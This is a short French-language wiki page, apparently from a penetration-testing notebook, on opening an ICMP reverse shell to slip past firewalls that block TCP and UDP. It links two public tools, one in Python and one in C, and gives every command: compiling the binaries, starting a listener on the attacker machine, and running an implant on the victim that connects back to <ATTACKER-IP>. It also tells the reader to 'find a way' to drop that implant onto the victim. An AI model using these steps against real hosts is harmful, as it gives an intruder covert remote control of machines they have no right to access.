
[Exploitation/Réseau] ICMP Reverse shell

Introduction

Parfois, les pare-feux bloquent les connexions TCP et UDP mais oublient de bloquer le trafic ICMP.

Cependant, cette ouverture peut être exploitée pour ouvrir un reverse shell sur la machine victime et ainsi, contourner le pare-feu.



Exploitation

Python

Pour la démonstration nous allons utiliser le projet **icmpdoor** :

- https://github.com/krabelize/icmpdoor

> L'exploitation **nécessite les droits root** sur la machine victime puisque le payload utilise **Scapy** et exploite le driver de la carte réseau.

Sur la machine de l'attaquant, lancer la commande suivante :

```
sudo python3 icmp-cnc.py -i <IFACE> -d <VICTIM-IP>
```

Ensuite, trouver un moyen pour dropper le script icmpdoor.py sur la machine victime et lancer la commande suivante :

```
sudo python3 icmpdoor.py -i <IFACE> -d <ATTACKER-IP>
```

C (binaires)

Si python n'est pas présent sur la machine victime, vous allez devoir utiliser un autre projet :

- https://github.com/ferreiraklet/icmp_reverse_shell

Après avoir cloner le dépôt sur la machine de l'attaquant, compilez les binaires **server** et **client** :

```
gcc server.c -o server -pthread
```

```
gcc client.c -o client -pthread
```

Lancer le serveur sur la machine de l'attaquant :

```
./server <TARGET_IP>
```

Ensuite, trouver un moyen de transférer le binaire **client** sur la machine de la victime et exécuter-le :

```
./client
```

Revision #4
Created 2024-01-16 10:41:42 UTC by Elieroc
Updated 2024-05-03 13:14:45 UTC by Elieroc